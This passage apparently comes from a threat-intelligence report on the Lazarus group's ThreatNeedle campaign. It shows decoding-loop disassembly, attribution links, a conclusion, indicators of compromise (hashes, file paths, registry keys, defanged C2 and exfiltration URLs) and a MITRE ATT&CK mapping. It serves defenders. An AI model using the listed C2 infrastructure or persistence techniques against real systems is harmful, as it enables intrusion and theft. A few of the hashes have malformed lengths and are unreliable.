88 10      mov     [eax], dl
40        inc     eax
49        dec     ecx
75 F2     jnz     short loc_1361CB0
  
```

Tunneling tool used in AppleJeus

```

loc_40108C:
8A 10      mov     dl, [eax]
80 F2 64   xor     dl, 64h ; #CRYPTO
80 EA 64   sub     dl, 64h ; 'd'
88 10      mov     [eax], dl
40        inc     eax
49        dec     ecx
75 F2     jnz     short loc_40108C
  
```

Tunneling tool used in this incident

Same tunneling tool

Connection with Bookcode cluster

In our previous [blog](#) about Lazarus group, we mentioned the Bookcode cluster attributed to Lazarus group; and recently the Korea Internet and Security Agency (KISA) also [published](#) a report about the operation. In the report, they mentioned a malware cluster named LPEClient used for profiling hosts and fetching next stage payloads. While investigating this incident, we also found LPEClient from the host infected with ThreatNeedle. So, we assess that the ThreatNeedle cluster is connected to the Bookcode operation.

Conclusions

In recent years, the Lazarus group has focused on attacking financial institutions around the world. However, beginning in early 2020, they focused on aggressively attacking the defense industry. While Lazarus has also previously utilized the ThreatNeedle malware used in this attack when targeting cryptocurrency businesses, it is currently being actively used in cyberespionage attacks.

This investigation allowed us to create strong ties between multiple campaigns that Lazarus has conducted, reinforcing our attribution. In this campaign the Lazarus group demonstrated its sophistication level and ability to circumvent the security measures they face during their attacks, such as network segmentation. We assess that Lazarus is a highly prolific group, conducting several campaigns using different strategies. They shared tools and infrastructure among these campaigns to accomplish their goals.

Appendix I – Indicators of Compromise

Malicious documents

[e7aa0237fc3db67a96ebd877806a2c88](#)

Boeing_AERO_GS.docx

Installer

b191cc4d73a247afe0a62a8c38dc9137
 9e440e231ef2c62c78147169a26a1bd3
 b7cc295767c1d8c6c68b1bb6c4b4214f
 0f967343e50500494cf3481ce4de698c
 09aa1427f26e7dd48955f09a9c604564
 07b22533d08f32d48485a521dbc1974d
 1c5e4d60a1041cf2903817a31c1fa212
 4cebc83229a40c25434c51ee3d6be13e
 23b04b18c75aa7d286fea5d28d41a830
 319ace20f6fffd39b7ffff1444f73c9f5d
 45c0a6e13cad26c69eff59fded88ef36
 486f25db5ca980ef4a7f6dfbf9e2a1ad
 1333967486d3ab50d768fb745dae9af5
 07b22533d08f32d48485a521dbc1974d
 c86d0a2fa9c4ef59aa09e2435b4ab70c
 69d71f06fbfe177fb1a5f57b9c3ae587
 7bad67dcacf269f9ee18869e5ef6b2dc1
 956e5138940a4f44d1c2c24f122966bd

%APPDATA%\Microsoft\DRM\logon.bin
 C:\ProgramData\ntuser.bin
 C:\ProgramData\ntuser.bin
 C:\ProgramData\Microsoft\MSDN\msdn.bin
 %APPDATA%\Microsoft\info.dat
 C:\ProgramData\adobe\load.dat
 C:\ProgramData\Adobe\adobe.tmp
 C:\ProgramData\Adobe\up.tmp
 %APPDATA%\Microsoft\DRM\logon.dat
 %APPDATA%\Microsoft\DRM\logon.bin
 %APPDATA%\Microsoft\DRM\logon.dat
 C:\ProgramData\ntusers.dat
 C:\PerfLogs\log.bin
 C:\ProgramData\Adobe\load.dat
 %TEMP%\ETS4659.tmp
 %APPDATA%\Microsoft\Windows\shsvcs.db
 %APPDATA%\ntuser.bin

Loader

ed627b7bbf7ea78c343e9fb99783c62b
 1a17609b7df20dcb3bd1b71b7cb3c674
 fa9635b479a79a3e3fba3d9e65b842c3
 3758bda17b20010fff864575b0ccd9e50
 cbcf15e272c422b029fcf1b82709e333
 9cb513684f1024bea912e539e482473a
 36ab0902797bd18acd6880040369731c
 db35391857bcf7b0fa17dbbed97ad269
 be4c927f636d2ae88a1e0786551bf3c4
 728948c66582858f6a3d3136c7f8e84a
 06af39b9954dfe9ac5e4ec397a3003fb
 29c5eb3f17273383782c716754a3025a
 79d58b6e850647024fea1c53e997a3f6
 e604185ee40264da4b7d10fdb6c7ab5e
 2a73d232334e9956d5b712cc74e01753
 1a17609b7df20dcb3bd1b71b7cb3c674
 459be1d21a026d5ac3580888c8239b07
 87fb7be83eff9bea0d6cc95d68865564
 062a40e74f8033138d19aa94f0d0ed6e
 9b17f0db7aef5d479eae8056b9ac09
 9b17f0db7aef5d479eae8056b9ac09
 420d91db69b83ac9ca3be23f6b3a620b
 238e31b562418c236ed1a0445016117c

%ALLUSERSPROFILE%\ntuser.bin
 %SYSTEMROOT%\system\mraudio.driv
 %SYSTEMROOT%\system\mraudio.driv
 %SYSTEMROOT%\LogonHours.sys
 %ALLUSERSPROFILE%\Adobe\update.tmp
 %ALLUSERSPROFILE%\Adobe\unpack.tmp
 %APPDATA%\Microsoft\IBM.DAT
 %ALLUSERSPROFILE%\ntuser.bin
 %ALLUSERSPROFILE%\ntuser.bin
 %SYSTEMROOT%\SysWOW64\wmdmpmsp.sys
 %APPDATA%\microsoft\OutIook.db
 %TEMP%\ETS4658.tmp, %APPDATA%\Temp\BTM0345.tmp
 %APPDATA%\Temp\BTM0345.tmp
 %APPDATA%\Microsoft\Windows\lconccaches.db,
 %TEMP%\cache.db

36ab0902797bd18acd6880040369731c
 238e31b562418c236ed1a0445016117c %TEMP%\cache.db,
 %APPDATA%\Microsoft\Windows\lconccaches.db
 ad1a93d6e6b8a4f6956186c213494d17
 c34d5d2cc857b6ee9038d8bb107800f1 %APPDATA%\Microsoft\Windows\shsvcs.db

Registry Loader

16824dfd4a380699f3841a6fa7e52c6d
 aa74ed16b0057b31c835a5ef8a105942
 85621411e4c80897c588b5df53d26270 %SYSTEMROOT%\system\avimovie.dll
 a611d023dfdd7ca1fab07f976d2b6629
 160d0e396bf8ec87930a5df46469a960 %WINDIR%\winhelp.dll
 110e1c46fd9a39a1c86292487994e5bd

Downloader

ac86d95e959452d189e30fa6ded05069 %APPDATA%\Microsoft\thumbnails.db

Trojanized VNC Uploader

bea90d0ef40a657cb291d25c4573768d %ALLUSERSPROFILE%\adobe\arm86.dat
 254a7a0c1db2bea788ca826f4b5b5f51a %APPDATA%\PBL\user.tmp,
 %APPDATA%\Comms\Comms.dat

Tunneling Tool

6f0c7cbd57439e391c93a2101f958ccd %APPDATA\PBL\update.tmp
 fc9e7dc13ce7edc590ef7dfce12fe017

LPEClient

0aceeb2d38fe8b5ef2899dd6b80bfc08 %TEMP%\ETS5659.tmp
 09580ea6f1fe941f1984b4e1e442e0a5 %TEMP%\ETS4658.tmp

File path

%SYSTEMROOT%\system32\bcdbootinfo.tlp
 %SYSTEMROOT%\system32\Nwsapagent.sys
 %SYSTEMROOT%\system32\SRService.sys
 %SYSTEMROOT%\system32\NWCWorkstation.sys
 %SYSTEMROOT%\system32\WmdmPmSp.sys
 %SYSTEMROOT%\system32\PCAudit.sys
 %SYSTEMROOT%\system32\helpsvc.sys

Registry Path

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\GameConfig -
 Description
 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig -
 SubVersion

Domains and IPs

hxxp://forum.iron-maiden[.]ru/core/cache/index[.]php
 hxxp://www.au-pair[.]org/admin/Newspaper[.]asp
 hxxp://www.au-pair[.]org/admin/login[.]asp
 hxxp://www.colasprint[.]com/_vti_log/upload[.]asp
 hxxp://www.djasw.or[.]kr/sub/popup/images/upfiles[.]asp
 hxxp://www.kwwa[.]org/popup/160307/popup_160308[.]asp

hxxp://www.kwwa[.]org/DR6001/FN6006LS[.]asp
hxxp://www.sanatoliacare[.]com/include/index[.]asp
hxxps://americanhotboats[.]com/forums/core/cache/index[.]php
hxxps://docentfx[.]com/wp-admin/includes/upload[.]php
hxxps://kannadagrahakarakoota[.]org/forums/admincp/upload[.]php
hxxps://polyboatowners[.]com/2010/images/BOTM/upload[.]php
hxxps://ryanmcbain[.]com/forum/core/cache/upload[.]php
hxxps://shinwonbook.co[.]kr/basket/pay/open[.]asp
hxxps://shinwonbook.co[.]kr/board/editor/upload[.]asp
hxxps://theforceawakenstoys[.]com/vBulletin/core/cache/upload[.]php
hxxps://www.automercado.co[.]cr/empleo/css/main[.]jsp
hxxps://www.curiofirenze[.]com/include/inc-site[.]asp
hxxps://www.digitaldowns[.]us/artman/exec/upload[.]php
hxxps://www.digitaldowns[.]us/artman/exec/upload[.]php
hxxps://www.dronerc[.]it/forum/uploads/index[.]php
hxxps://www.dronerc[.]it/shop_testbr/Adapter/Adapter_Config[.]php
hxxps://www.edujikim[.]com/intro/blue/view[.]asp
hxxps://www.edujikim[.]com/pay/sample/INIstart[.]asp
hxxps://www.edujikim[.]com/smarteditor/img/upload[.]asp
hxxps://www.fabioluciani[.]com/ae/include/constant[.]asp
hxxps://www.fabioluciani[.]com/es/include/include[.]asp
hxxp://www.juvillage.co[.]kr/img/upload[.]asp
hxxps://www.lyzeum[.]com/board/bbs/bbs_read[.]asp
hxxps://www.lyzeum[.]com/images/board/upload[.]asp
hxxps://martiancartel[.]com/forum/customavatars/avatars[.]php
hxxps://www.polyboatowners[.]com/css/index[.]php
hxxps://www.sanlorenzoyacht[.]com/news1/include/inc-map[.]asp
hxxps://www.raiestatesandbuilders[.]com/admin/installer/installer/index[.]php
hxxp://156.245.16[.]55/admin/admin[.]asp
hxxp://fredrikarnell[.]com/marocko2014/index[.]php
hxxp://roit.co[.]kr/xyz/mainpage/view[.]asp

Second stage C2 address

hxxps://www.waterdoblog[.]com/uploads/index[.]asp
hxxp://www.kbcwainwrightchallenge.org[.]uk/connections/dbconn[.]asp

C2 URLs to exfiltrate files used by Trojanized VNC Uploader

hxxps://prototypetrains[.]com:443/forums/core/cache/index[.]php
hxxps://newidealupvc[.]com:443/img/prettyPhoto/jquery.max[.]php
hxxps://mdim.in[.]ua:443/core/cache/index[.]php
hxxps://forum.snowreport[.]gr:443/cache/template/upload[.]php
hxxps://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb[.]asp
hxxps://www.dellarocca[.]net/it/content/img/img[.]asp
hxxps://www.astedams[.]it/photos/image/image[.]asp
hxxps://www.geeks-board[.]com/blog/wp-content/uploads/2017/cache[.]php
hxxps://cloudarray[.]com/images/logo/videos/cache[.]jsp

Appendix II – MITRE ATT&CK Mapping

Tactic	Technique	Technique Name
Initial Access	T1566.002	Phishing: Spearphishing Link
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1204.002	User Execution: Malicious File
	T1569.002	System Services: Service Execution
Persistence	T1543.003	Create or Modify System Process: Windows Service
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Privilege Escalation	T1543.003	Create or Modify System Process: Windows Service
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1070.002	Clear Linux or Mac System Logs
	T1070.003	Clear Command History
	T1070.004	File Deletion
	T1036.003	Masquerading: Rename System Utilities
	T1036.004	Masquerading: Masquerade Task or Service
	T1112	Modify Registry
Credential Access	T1557.001	LLMNR/NBT-NS Poisoning and SMB Relay
Discovery	T1135	Network Share Discovery
	T1057	Process Discovery
	T1016	System Network Configuration Discovery
	T1033	System Owner/User Discovery
	T1049	System Network Connections Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1007	System Service Discovery

Lateral Movement	T1021.002	SMB/Windows Admin Shares
Collection	T1560.001	Archive Collected Data: Archive via Utility
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1132.002	Non-Standard Encoding
	T1104	Multi-Stage Channels
	T1572	Protocol Tunneling
	T1090.001	Internal Proxy
Exfiltration	T1041	Exfiltration Over C2 Channel

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

[Kaspersky ICS CERT](#)

ics-cert@kaspersky.com